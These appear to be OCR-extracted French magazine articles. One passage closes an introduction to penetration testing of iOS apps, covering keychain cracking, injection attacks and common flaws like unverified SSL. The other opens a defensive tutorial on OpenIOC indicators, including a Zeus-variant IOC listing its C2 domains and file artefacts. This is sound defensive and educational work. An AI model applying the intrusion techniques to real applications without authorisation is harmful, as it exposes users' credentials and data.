- L'étude complète d'un binaire en partant du point d'entrée (main) ou du « delegate » de l'application (qui est l'équivalent logique d'un point d'entrée dans le monde iOS) est très longue avec des résultats mitigés. Il est, en général, bien plus efficace de partir des données collectées lors des phases précédentes, en particulier des URL, de chercher la chaîne de caractères correspondante et de demander à IDA le code référençant ces chaînes. On se concentrera alors sur ces parties pour, par exemple, comprendre un algorithme de chiffrement.

4.6 Les tests plus avancés

Les paragraphes précédents ne donnent que les éléments de base pour mettre en place un test d'intrusion d'une application iPhone ou iPad. Il existe des techniques plus avancées, comme le cassage des *keychains*, les attaques par *Cross-Site Scripting* sur les applications intégrant WebKit, les injections SQL et sur Core Data, les attaques contre les bibliothèques XML et les débordements de tampon pour ne citer que quelques exemples. À noter une technique intéressante, quoique pas très simple à mettre en œuvre : l'injection de code avec Cycript **[CYCRIPT]**. Cette technique est bien documentée dans le chapitre 7 de l'excellent livre de Jonathan Zdziarski « Hacking and Securing iOS Applications » **[ZDZIARSKI]**.

5 Les vulnérabilités communes

iOS est un système d'exploitation moderne et incorpore de nombreuses fonctions de sécurité avancées telles que l'ASLR (« address space layout randomization »), la signature de code, un circuit cryptographique embarqué, la compartimentation des applications, etc. D'autre part, l'Objective-C est un sur-ensemble du C et de ce fait, il souffre théoriquement de certains des mêmes maux : les débordements de tampon sont toujours d'actualité dans le monde iOS. Mais en pratique, ce sont bien d'autres problèmes de sécurité que l'on trouve fréquemment lors d'audits.

5.1 Absence de SSL

Cela peut paraître étonnant a priori, mais de nombreuses applications, et pas des moindres, oublient le SSL. Ou alors elles l'utilisent lors de l'authentification et l'oublient lors du passage d'une commande et transmettent ainsi en clair le mot de passe de l'utilisateur. Pour peu que celui-ci soit connecté à un réseau Wi-Fi public, n'importe qui peut alors voler ses identifiants.

5.2 SSL mais sans vérification

Comme évoqué précédemment, les développeurs désactivent souvent la vérification des certificats SSL

pour des raisons pratiques : ils n'ont pas de certificat valide lors des développements et ne savent pas injecter leur propre certificat dans l'iPhone ou dans le simulateur. Lors de la publication, la désactivation reste par erreur.

5.3 Mots de passe en clair

Les mots de passe sont très fréquemment en clair dans les préférences de l'utilisateur. Parfois, ils sont encodés (en base 64, par exemple), mais c'est un jeu d'enfant de les reconnaître.

5.4 Pseudo chiffrement

iOS possède une bonne palette de primitives cryptographiques, en particulier AES. Et pourtant, on trouve souvent des pseudo-chiffrements ou des pseudo-hachages comme des CRC-64. Une étude rapide avec IDA permet souvent de reconnaître l'algorithme. Quand la méthode s'appelle simplement « crc », il ne faut pas beaucoup de temps pour en déduire l'algorithme.

5.5 Erreurs logiques

Très souvent, les services web et les applications iOS ne sont pas développés par les mêmes équipes. Et cela donne lieu à des erreurs logiques, en particulier dans les phases d'authentification et d'autorisation. Dans cette même catégorie, on classera les décisions logiques prises dans l'application alors qu'elles devraient l'être au niveau du serveur : les développeurs ne réalisent souvent pas qu'un attaquant peut modifier le comportement d'une application à la volée, soit en manipulant le trafic réseau, soit directement avec des outils comme Cyscript **[CYCRIPT]** ou MobileSubstrate **[SUBS]**.

Conclusion

Cet article ne se veut en aucun cas une revue exhaustive du test d'intrusion d'applications iOS, mais une introduction pratique à cet exercice. L'iOS, l'iPhone et l'iPad sont de très bonnes plates-formes au niveau sécurité, avec beaucoup de fonctions avancées comme l'ASLR, la signature de code, un circuit cryptographique embarqué, etc. Mais aujourd'hui, les applications iOS ne sont pas à la hauteur, même si les choses progressent dans certaines entreprises : les applications Facebook et LinkedIn utilisent enfin le SSL. Ce n'était pas le cas il y a quelques mois.

L'absence flagrante de publications à propos des failles de sécurité des applications iOS et plus généralement des applications mobiles n'est également pas étrangère à cette situation. Certaines failles connues n'ont été corrigées qu'après une série d'articles dans les journaux en ligne. L'absence de méthodologie est aussi à déplorer. Certaines initiatives comme OWASP Mobile **[OWASP]** ou Intrepidus **[INTREPIDUS]** sont encourageantes, mais avancent lentement et leurs recommandations sont difficilement applicables en pratique.

Mais l'on peut raisonnablement parier que la situation va évoluer et suivre exactement le même chemin que les sites web il y a plusieurs années : les sociétés, volontairement ou non, réalisent petit à petit qu'elles doivent se préoccuper de la sécurité de leurs applications mobiles et de nos données personnelles. ■

▪ REMERCIEMENTS

Mes remerciements à Flora Bottaccio, Annika Meyer, Dominique Bongard, Michel Dubois, Michaël Chochois, Renaud Deraison et Britney pour leur relecture et leurs précieux conseils.

▪ RÉFÉRENCES

[JB] http://blog.iphone-dev.org/

[SAURIK] http://www.saurik.com/id/1

[POD2G] http://pod2g-ios.blogspot.in/2012/02/working-gnu-debugger-on-ios-43.html

[PLUTIL] http://www.scw.us/iPhone/plutil/

[PLIST] http://www.icopybot.com/download.htm

[SQLITEB] http://sqlitebrowser.sourceforge.net/

[APPLEUTIL] http://www.apple.com/support/iphone/enterprise/

[SOCK2PIPE] https://github.com/ADVTOOLS/ADVsock2pipe

[RVI] http://developer.apple.com/library/mac/#qa/qa1176/_index.html#//apple_ref/doc/uid/DTS10001707-CH1-SECRVI

[CA] http://www.portswigger.net/burp/help/servercerts.html

[ASI] http://allseeing-i.com/ASIHTTPRequest/

[BLACKHAT] https://www.blackhat.com/html/bh-us-12/bh-us-12-briefings.html#Diquet

[FS] http://developer.apple.com/library/mac/#documentation/FileManagement/Conceptual/FileSystemProgrammingGUide/FileSystemOverview/FileSystemOverview.html

[FRAUNHOFER] http://sit4.me/ioskeychainfaq

[BACHMANN] http://media.hacking-lab.com/scs3/scs3_pdf/SCS3_2011_Bachmann.pdf & MISC 57, page 66

[CRACKULOUS] http://hackulo.us/wiki/Crackulous

[CLASSDUMPZ] http://code.google.com/p/networkpx/wiki/class_dump_z

[CYCRIPT] http://www.cycript.org/

[SUBS] http://iphonedevwiki.net/index.php/MobileSubstrate

[ZDZIARSKI] http://www.amazon.fr/Hacking-Securing-iOS-Applications-Hijacking/dp/1449318746

[OWASP] https://www.owasp.org/index.php/OWASP_Mobile_Security_Project

[INTREPIDUS] http://intrepidusgroup.com/insight/2011/05/the-owasp-mobile-top-10-risks-for-ios-developers/

IOC, INDICATEURS DE COMPROMISSION

Saâd Kadhi, HAPSIS – saad.kadhi@hapsis.fr / @_saadk

« When the APT comes through your backdoor. Unless you want some more, I think you better call ... APTbusters! » Ray Parker Jr., Ghostbusters (APT remix)

mots-clés : IOC / COMPROMISSION / INFORENSIQUE / IDENTIFICATION

Qu'est-ce qu'un IOC ? Comment peut-il nous venir en aide dans nos activités de réponse à incidents et d'investigations inforensiques ? Comment le créer et l'utiliser pour endiguer la scissiparité des malwares disséminés, en masse ou avec parcimonie, par les cybermarlous qui peuplent les recoins sombres de l'Internet ? C'est ce que nous vous proposons de découvrir à travers cette introduction.

1 L'IOC, une signature ouverte

Un IOC n'est pas le cri d'un animal de basse-cour ou le nom attribué par des astrophysiciens quelque peu éméchés à une planète située par-delà la Voie lactée. Cet acronyme veut dire « Indicator of Compromise » ou indicateur de compromission. Nous pouvons le prononcer « Aie-Oh-Scie » à l'anglo-saxonne ou, si nous sommes suffisamment enhardis pour affirmer haut et fort notre exception culturelle, « Yoc ».

Dans les faits, un IOC n'est pas un simple indicateur mais un ensemble d'artefacts inforensiques caractérisant une intrusion ou une utilisation du système d'information contraire à la politique de sécurité en vigueur. Ces artefacts, que nous appellerons aussi caractéristiques, peuvent être présents à différents endroits du système d'information tels que les journaux d'un pare-feu ou d'un routeur, le système de stockage d'un ordiphone, la base de registre d'une station de travail Windows ou la mémoire vive d'un système Mac OS X.

Ces artefacts ne tombent pas du ciel. Il faudra retrousser nos manches et faire marcher notre matière grise pour les collecter une fois les signaux d'une compromission apparus. L'IOC nous fournit un moyen de thésauriser sur la base de ce travail de limier, qui peut être de longue haleine. En regroupant ces éléments, il pourra être utilisé pour appuyer nos investigations, en cours ou à venir, partagé avec nos partenaires ou, si nous avons l'âme généreuse du Père Noël, diffusé à plus grande échelle pour le bénéfice de tous. Là réside l'intérêt principal d'un IOC.

S'il peut s'avérer laborieux à construire, c'est une signature sous amphétamines, ouverte et ajustée à nos besoins. Nous pouvons l'étendre à l'aide de nouveaux éléments inforensiques jugés intéressants, au fur et à mesure que nous investiguons et acquérons savoir et expérience. Nous pouvons aussi en supprimer des artefacts, finalement peu déterminants. Ces derniers augmentent les chances d'une erreur de détection (ou *false positive*) causant ainsi une surexcitation indue.

Dans sa plus simple expression, un IOC peut contenir un seul artefact tel que l'empreinte MD5 d'un maliciel. Nous pourrions alors l'employer pour passer au peigne fin notre système d'information et rechercher d'autres ressources compromises par la même vermine. Mais un tel IOC serait alors trop ajusté et nous tomberions alors dans un *false negative*, piège des signatures antivirales trop précises. Il suffira aux attaquants d'apporter de légères modifications à leur programme malveillant pour contourner notre détection.


Un IOC de qualité ne se laisserait pas avoir aussi facilement. Un IOC de qualité s'appuierait sur des artefacts liés aussi bien aux outils et autres joyeusetés peu ragoutantes employés par les attaquants qu'à leur méthodologie, leur façon de procéder.

2 Le framework OpenIOC

Pour construire des IOC, la société américaine Mandiant **[1]** dont la réputation n'est plus à faire dans le domaine de la réponse à incidents et des analyses inforensiques, a créé en 2011 OpenIOC **[2]**, un *framework* XML ouvert pouvant être utilisé sans aucune restriction.

OpenIOC n'a pas été élaboré dans une tour d'ivoire comme bien d'autres « standards » difficilement utilisables si ce n'est pour se montrer complaisant à l'égard d'autorités dont votre pain quotidien viendrait à dépendre. Ce framework provient d'une expérience directe, acquise sur le terrain. Il est même au cœur de *Mandiant Intelligent Response* (ou MIR) **[3]**, la solution commerciale de détection proposée par Mandiant, depuis de nombreuses années.

OpenIOC s'appuie sur des schémas XML au format XSD (*XML Schema Definition*), publiés à l'adresse http://schemas.mandiant.com/.


schemas.mandiant.com

MANDIANT

MANDIANT Intelligent Response Namespace

The following namespaces identify elements which serve as data and instructions for the MANDIANT Intelligent Response product line.

MIR Entity	Schema Name	MIME Type	Status
ArpEntryItem	http://schemas.mandiant.com/2012/05/mir.w32network-arp.xsd	application/vnd.mandiant.mir.w32network-arp+xml	Current
ArpEntryItem	http://schemas.mandiant.com/2011/07/mir.w32network-arp.xsd	application/vnd.mandiant.mir.w32network-arp+xml	Legacy
ArpEntryItem	http://schemas.mandiant.com/2011/03/mir.w32network-arp.xsd	application/vnd.mandiant.mir.w32network-arp+xml	Legacy
ArpEntryItem	http://schemas.mandiant.com/2011/01/mir.w32network-arp.xsd	application/vnd.mandiant.mir.w32network-arp+xml	Legacy
BatchResult	http://schemas.mandiant.com/2012/05/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Current
BatchResult	http://schemas.mandiant.com/2011/07/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2011/03/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2011/01/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2010/10/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2010/09/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2010/06/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2010/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2009/11/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2009/04/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2009/02/1/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2009/02/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2008/09/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
BatchResult	http://schemas.mandiant.com/2008/08/TR/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Transitional
BatchResult	http://schemas.mandiant.com/2008/06/TR/BatchResult.xsd	application/vnd.mandiant.BatchResult+xml	Transitional
BatchResult	http://www.mandiant.com/schemas/batchresult.xsd	application/vnd.mandiant.BatchResult+xml	Legacy
CookieHistoryItem	http://schemas.mandiant.com/2012/05/mir.cookiehistory.xsd	application/vnd.mandiant.mir.cookiehistory+xml	Current

Figure 1 : Schémas OpenIOC au format XSD proposés par Mandiant

Un schéma XSD décrit les règles auxquelles doit se conformer tout document XML qui vise à le respecter **[4]**.

Chaque schéma OpenIOC définit un espace de noms ou *namespace*. Nous pouvons le voir comme un ensemble de caractéristiques décrivant tout ou partie d'une compromission si vous préférez.

Prenons comme exemple la catégorie **FileItem**. Cette dernière est constituée d'éléments associés à un fichier. À l'heure où nous élaborons cet article, le schéma le plus récent correspondant à cette catégorie est disponible à l'adresse http://schemas.mandiant.com/2012/05/mir.w32files.xsd. Supportons quelques instants la vue de ce langage sans attrait pour les humains :

```
<?xml version="1.0" encoding="utf-8"?>
<xs:schema elementFormDefault="qualified" xmlns:xs="http://www.
w3.org/2001/XMLSchema">
  <xs:element name="FileItem" nillable="true" type="FileItem" />
  <xs:complexType name="FileItem">
    <xs:complexContent mixed="false">
      <xs:extension base="HashItem">
        <xs:sequence>
          <xs:element minOccurs="0" maxOccurs="1" name="DevicePath"
type="xs:string" />
          <xs:element minOccurs="0" maxOccurs="1" name="FullPath"
type="xs:string" />
          <xs:element minOccurs="0" maxOccurs="1" name="Drive"
type="xs:string" />
          <xs:element mi
```

```
nOccurs="0" maxOccurs="1" name="FilePath" type="xs:string" />
          <xs:element minOccurs="0" maxOccurs="1" name="FileName"
type="xs:string" />
          <xs:element minOccurs="0" maxOccurs="1"
name="FileExtension" type="xs:string" />
          <xs:element minOccurs="1" maxOccurs="1" name="SizeInBytes"
nillable="true" type="xs:long" />
          <xs:element minOccurs="1" maxOccurs="1" name="Created"
nillable="true" type="xs:dateTime" />
          <xs:element minOccurs="1" maxOccurs="1" name="Modified"
nillable="true" type="xs:dateTime" />
          <xs:element minOccurs="1" maxOccurs="1" name="Accessed"
nillable="true" type="xs:dateTime" />
          <xs:element minOccurs="1" maxOccurs="1" name="Changed"
nillable="true" type="xs:dateTime" />
[...]
          <xs:element minOccurs="0" maxOccurs="1" name="PEInfo"
type="PEInfo" />
          <xs:element minOccurs="1" maxOccurs="1" name="PeakEntropy"
type="xs:double" />
          <xs:element minOccurs="1" maxOccurs="1"
name="PeakCodeEntropy" type="xs:double" />
          <xs:element minOccurs="0" maxOccurs="1" name="StringList"
type="ArrayOfString" />
        </xs:sequence>
      </xs:extension>
    </xs:complexContent> [...]
```

Comme vous pouvez le constater, cette catégorie définit plusieurs éléments : nom de fichier (**FileName**), taille (**SizeInBytes**), extension (**FileExtension**), et ainsi de suite. Portons notre regard sur deux éléments en particulier : **FullPath** et **PEInfo**.

Le premier est très simple : il s'agit d'une chaîne de caractères. C'est un type de données inclus dans la spécification XML Schema. Nous nous doutons que cet élément correspond au chemin entier d'un fichier mais à aucun moment le schéma ne décrit comment le récupérer sur un équipement. Ce n'est pas son rôle. Charge aux outils s'appuyant sur le framework OpenIOC d'implémenter des méthodes pour rechercher cette information sous Linux, Windows, Mac OS X et tout autre système d'exploitation qu'ils viseraient à supporter. Nous aurons l'occasion de revenir sur ce point un peu plus loin lorsque nous évoquerons de tels outils.

PEInfo, le second élément que nous souhaitons explorer, est nettement plus élaboré. Il regroupe des informations liées à un fichier exécutable sous Microsoft Windows, au format *Portable Executable* ou PE **[5]**. Cet élément est dit complexe. Il comporte lui-même d'autres éléments, de nature simple, tels que des entiers, des chaînes de caractères, des dates ou de nature complexe, constitués à leur tour d'autres éléments. Les règles qui sont associées à **PEInfo** figurent dans le schéma **FileItem** :

```
  <xs:complexType name="PEInfo">
    <xs:sequence>
      <xs:element minOccurs="1" maxOccurs="1" name="Type"
type="PEType" />
      <xs:element minOccurs="1" maxOccurs="1" name="Subsystem"
nillable="true" type="SubsystemType" />
      <xs:element minOccurs="1" maxOccurs="1" name="BaseAddress"
nillable="true" type="xs:unsignedLong" />
```

```
      <xs:element minOccurs="1" maxOccurs="1" name="PETimeStamp"
nillable="true" type="xs:dateTime" />
      <xs:element minOccurs="0" maxOccurs="1" name="PEChecksum"
type="PEChecksumInfo" />
      <xs:element minOccurs="1" maxOccurs="1" name="ExtraneousBytes"
nillable="true" type="xs:int" />
      <xs:element minOccurs="0" maxOccurs="1" name="Exports"
type="ExportInfo" />
      <xs:element minOccurs="0" maxOccurs="1" name="EpJumpCodes"
type="EPJumpCodeInfo" />
      <xs:element minOccurs="0" maxOccurs="1"
name="DetectedAnomalies" type="ArrayOfString" />
      <xs:element minOccurs="0" maxOccurs="1"
name="DigitalSignature" type="DigitalSignatureInfo" />
      <xs:element minOccurs="0" maxOccurs="unbounded" name="Detected
EntryPointSignature" type="EntryPointSignature" />
      <xs:element minOccurs="0" maxOccurs="1" name="Sections"
type="SectionsInfo" />
      <xs:element minOccurs="0" maxOccurs="1" name="VersionInfoList"
type="ArrayOfVersionInfoItem" />
      <xs:element minOccurs="0" maxOccurs="1"
name="ResourceInfoList" type="ArrayOfResourceInfoItem" />
      <xs:element minOccurs="0" maxOccurs="1" name="ImportedModules"
type="ArrayOfModule" />
    </xs:sequence>
  </xs:complexType>
```

PEInfo n'est en fait que la représentation des sections d'un fichier PE telles que **VS_VERSION_INFO** décrite par l'élément **VersionInfoList** :

```
<xs:complexType name="ArrayOfVersionInfoItem">
    <xs:sequence>
      <xs:element minOccurs="0" maxOccurs="unbounded"
name="VersionInfoItem" nillable="true" type="VersionInfoItem" />
    </xs:sequence>
  </xs:complexType>
  <xs:complexType name="VersionInfoItem">
    <xs:sequence>
      <xs:element minOccurs="0" maxOccurs="1" name="Language"
type="xs:string" />
      <xs:element minOccurs="0" maxOccurs="1" name="ProductName"
type="xs:string" />
      <xs:element minOccurs="0" maxOccurs="1" name="ProductVersion"
type="xs:string" />
      <xs:element minOccurs="0" maxOccurs="1" name="Comments"
type="xs:string" />
      <xs:element minOccurs="0" maxOccurs="1" name="CompanyName"
type="xs:string" />
      <xs:element minOccurs="0" maxOccurs="1" name="FileDescription"
type="xs:string" />
      <xs:element minOccurs="0" maxOccurs="1" name="FileVersion"
type="xs:string" />
      <xs:element minOccurs="0" maxOccurs="1" name="InternalName"
type="xs:string" />
      <xs:element minOccurs="0" maxOccurs="1" name="LegalCopyright"
type="xs:string" />
      <xs:element minOccurs="0" maxOccurs="1"
name="OriginalFilename" type="xs:string" />
    </xs:sequence>
  </xs:complexType>
```

Ainsi, si au cours de notre investigation, nous venions à découvrir un fichier PE **scvhost.exe** (notez l'erreur) sous **C:\Windows\System32** associé à une intrusion et qui aurait comme nom interne (**InternalName**) « Skynet Will Prevail », nous pourrions associer cette caractéristique à d'autres au sein d'un IOC « anti Skynet ».

3 Et concrètement, cela donne quoi ?

Concrètement, un IOC écrit dans le « langage » OpenIOC est un document XML devant respecter des règles strictes, décrites dans les nombreux schémas fournis par Mandiant. Il est constitué d'un ensemble logique d'artefacts inforensiques. Dans la phraséologie OpenIOC, ces derniers sont connus sous le nom de termes (*Indicator Terms*).

Prenons comme exemple un IOC visant à détecter une variante d'un bot Zeus, un des *malwares* bancaires les plus répandus **[6]**. Publié sur http://ioc.forensicartifacts.com/, un site public de partage d'IOC, par Lucas Zaichkowsky (@LucasErratus sur Twitter) de la société Mandiant, il se présente sous une forme bien barbare pour nos yeux de simples mortels, ce qui nous pousse à n'en reproduire qu'en partie **[7]** :

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="10ccb93f-970b-
4f0a-8e0c-5772cdd90a20" last-modified="2012-03-22T20:09:55"
xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>ZEUS ANALYTICDNS.COM (BACKDOOR)</short_
description>
  <description>This malware is a variant of the Zeus Bot. Change
the exe size range to make it fuzzy and detect exe files in the
directory it gets dropped to (e.g. 100000 TO 200000). That will
allow it to catch all versions and varients that still copy to that
location.</description>
  <authored_by>LucasErratus</authored_by>
  <authored_date>2012-03-06T01:22:52</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="d541be8b-8f2b-4f59-888c-
3d9710669754">
      <IndicatorItem id="4b678ada-91a8-4a2d-b594-eb11b0ded6bd"
condition="contains">
        <Context document="DnsEntryItem" search="DnsEntryItem/Host"
type="mir" />
        <Content type="string">myapp-ups.com</Content>
      </IndicatorItem>
      <IndicatorItem id="edd91c0d-84d0-463b-a499-e2e292bd4cba"
condition="contains">
        <Context document="DnsEntryItem" search="DnsEntryItem/Host"
type="mir" />
        <Content type="string">analyticdns.com</Content>
      </IndicatorItem>
      <IndicatorItem id="ddaeb7cf-c0e0-427d-bfb9-204a3c903b5d"
condition="is">
        <Context document="FileItem" search="FileItem/PEInfo/
VersionInfoList/VersionInfoItem/OriginalFilename" type="mir" />
        <Content type="string">Y2gtqjxmvounynm.exe</Content>
      </IndicatorItem>
      <IndicatorItem id="b8fc9d8e-ee94-4ab8-9bea-46c513bf4c10"
condition="is">
        <Context document="FileItem" search="FileItem/PEInfo/
DigitalSignature/CertificateSubject" type="mir" />
        <Content type="string">Tfrbpcs</Content>
      </IndicatorItem>
      <IndicatorItem id="52ffff37-946b-46d8-9702-73fda207090f"
condition="is">
```

```
      <Context document="FileItem" search="FileItem/PEInfo/
VersionInfoList/VersionInfoItem/CompanyName" type="mir" />
      <Content type="string">Walter Hintenaus</Content>
    </IndicatorItem>
    <IndicatorItem id="6b4465fd-7f1a-4bb3-b49f-31854ffcd471"
condition="is">
      <Context document="FileItem" search="FileItem/PEInfo/
VersionInfoList/VersionInfoItem/InternalName" type="mir" />
      <Content type="string">Lodge Tuna Angel</Content>
    </IndicatorItem>
    <IndicatorItem id="8abe1f09-e14f-480b-847e-02fe7e6078e5"
condition="is">
      <Context document="FileItem" search="FileItem/PEInfo/
VersionInfoList/VersionInfoItem/ProductName" type="mir" />
      <Content type="string">Loyal</Content>
    </IndicatorItem>
    <IndicatorItem id="150fe4f5-e60a-4636-b2b5-3e974674f3bb"
condition="is">
      <Context document="FileItem" search="FileItem/PEInfo/
VersionInfoList/VersionInfoItem/FileDescription" type="mir" />
      <Content type="string">Seth Achoo Xiv</Content>
    </IndicatorItem>
[...]
```

Ne laissez pas vos rétifs cerveaux, à la lecture de cette poésie de l'ère de l'Information, s'écouler par vos canaux auditifs pour élire domicile au fond du caniveau. N'allez pas tout de suite vous plaindre auprès du rédacteur en chef pour clamer tromperie sur la marchandise et lui signifier qu'au lieu d'une introduction, vous vous être retrouvé face à un cours académique pour thésards en mal de sensations fortes. Nous avons volontairement choisi un exemple bien charnu pour montrer la puissance des IOC, véritables mesures de prophylaxie face aux compromissions qui ne cessent de taveler nos systèmes d'information.

Un peu de mansuétude pardi ! Cela va devenir plus clair dans quelques minutes. Commençons par une représentation plus digestible de notre poupard, gracieusement proposée par le site forensicfacts.com **[8]** et que nous avons pris le soin de préfixer par des numéros correspondant aux lignes qui la constituent :

```
1  Indicators:
2  OR
3     DnsEntryItem/Host contains myapp-ups.com
4     DnsEntryItem/Host contains analyticdns.com
5     File PEInfo VersionInfoList VersionInfo OriginalFilename is
Y2gtqjxmvounynm.exe
6     File CertificateSubject is Tfrbpcs
7     File PEInfo VersionInfoList VersionInfo Companyname is Walter
Hintenaus
8     File PEInfo VersionInfoList VersionInfo InternalName is Lodge
Tuna Angel
9     File PEInfo VersionInfoList VersionInfo ProductName is Loyal
10    File PEInfo VersionInfoList VersionInfo FileDescription is Seth
Achoo Xiv
11    Process Handle Name contains -DED2-FBD9A76483EE}
12    Process Handle Name contains -6CED-298D15DD51B5}
13    Process Handle Name contains -2E3B-B788507ACFBF}
14    Process Handle Name contains -377E-962C6878EE14}
15    AND
16       OR
17          AND
18             File Extension is exe
19             OR
20                File Size is [154192 TO 154192]
21                File Compile Time is 2011-07-24T05:58:28Z
22          AND
23             File Extension is tmp
24             File Size is 0
25       OR
26          AND
27             File Full Path contains \Users\
28             File Full Path contains \AppData\Roaming\
29          AND
30             File Full path contains \Application Data\
31             File Full path contains Documents
32             File Full path contains Settings
```

Nous remarquons que cet IOC s'ouvre par un « ou » logique. C'est une des règles OpenIOC. Si un des éléments sous ce premier **OR** est découvert, nous avons une compromission. Nous retrouvons des artefacts appartenant à trois catégories différentes :

- **DnsEntryItem** : ce namespace définit les entrées présentes dans le cache DNS d'un équipement.
- La catégorie **FileItem**, que nous avons déjà abordée, et qui est « traduite » par forensicfacts.com par **File**.
- **ProcessItem**, appelée **Process** par forensicfacts.com : catégorie d'artefacts relatifs à un processus.

Ainsi, si nous retrouvons un nom d'hôte contenant **myapp-ups.com** (ligne 3) ou **analyticdns.com** (ligne 4) dans le cache DNS, nous pouvons oublier la soirée au cinéma prévue de longue date avec l'être cher.

De la ligne 5 à la ligne 10, nous avons des caractéristiques propres à un fichier PE :

- Les lignes 5, 7, 8, 9 et 10 concernent la section **VS_VERSION_INFO** d'un fichier au format PE. Cette section peut contenir une ou plusieurs structures **StringFileInfo**. Si une de ces structures est présente dans un binaire, elle devrait contenir une sous-structure **StringTable** fournissant des informations diverses et variées telles que le nom de l'entreprise (**CompanyName**), le nom du produit (**ProductName**), une description du fichier (**FileDescription**), etc. Nous recherchons dans cette sous-structure des motifs bien précis (notez le mot-clé **is**).
- La ligne 6 concerne un artefact présent dans la signature numérique du fichier : le sujet du certificat qui lui est attribué.

Les lignes 11 à 14 portent sur des descripteurs présents dans des processus en cours d'exécution. Par exemple, si un processus a ouvert un descripteur dont le nom comporte le motif **-DED2-FBD9A76483EE}**, nous pouvons sonner l'alarme et commander des pizzas et des vêtements frais pour le lendemain.

À chaque fois que nous avons un artefact correspondant à une des lignes 3 à 14, le loup est dans le maquis.

À partir de la ligne 15, les choses se corsent. Nous retrouvons un premier « et » logique qui comprend les lignes 16 à 32, jonchées d'artefacts, de **AND** et de **OR**.

Pour mieux comprendre comment cela fonctionne, regardons les deux blocs **OR** des lignes 16 à 24 et des lignes 25 à 32. Traduisons-les dans le langage de ce bon vieux Pierre que tous les fans de Sergueï Prokofiev connaissent bien. Commençons par le premier bloc (bloc 16-24) et préparons-nous à crier « au loup ! » :

- lignes 17 à 21 : si l'extension d'un fichier est « exe » et sa taille est comprise entre 154192 et 154192 (sic) octets ou s'il a été compilé le 24 juillet 2011 à 5 heures, 58 minutes et 28 secondes UTC (Pierre est très précis).

ou :

- lignes 22 à 24 : si un fichier vide a une extension « tmp ».

Bien, passons au bloc suivant (bloc 25-32) et échauffons notre gorge pour hurler le moment venu :

- lignes 26 à 28 : si le chemin complet du fichier contient les motifs **\Users** et **\AppData\Roaming**, répertoires usuels sous Windows 7.

ou :

- lignes 29 à 32 : si l'extension du fichier contient les motifs **\Application Data**, **Documents** et **Settings**. Vous aurez reconnu des répertoires de Windows XP.

Ces deux blocs font partie du **AND** de la ligne 15. Que devons-nous donc dire si notre IOC trouve un fichier **Iphone_Invoice_PO234545.exe**, d'une taille de 154192 octets se trouvant dans le répertoire **D:\Users\VictimOfAnAPT\AppData\Roaming** ? Au loup !

Et si nous avons un fichier vide **FromRussiaWithLove.tmp** dans le répertoire **C:\Windows** ? Rien. En effet, même si ce fichier peut prêter à suspicion, il ne s'agit pas d'une compromission par la variante Zeus décrite par cet IOC. Nous avons bien un artefact pour le bloc 16-24 mais aucun pour le bloc 25-32. Or, nous devons avoir un artefact pour ces deux blocs puisqu'ils font partie du même « et » logique.

Pour finir, notons que l'auteur de cet IOC n'a, à aucun moment, inclu d'empreinte MD5 ou SHA1. Il laisse aussi le champ ouvert à la ligne 20 pour attraper d'autres variantes dont les fichiers auraient des tailles différentes. Il le précise d'ailleurs dans la description de l'IOC :

« This malware is a variant of the Zeus Bot. Change the exe size range to make it fuzzy and detect exe files in the directory it gets dropped to (e.g. 100000 TO 200000). That will allow it to catch all versions and varients that still copy to that location. »

4 Un peu d'outillage

Mandiant fournit deux outils OpenIOC gratuits pour les plates-formes Windows XP, Vista et 7 : IOC Editor (32 bits uniquement) **[9]** et IOC Finder (32 et 64 bits) **[10]**.

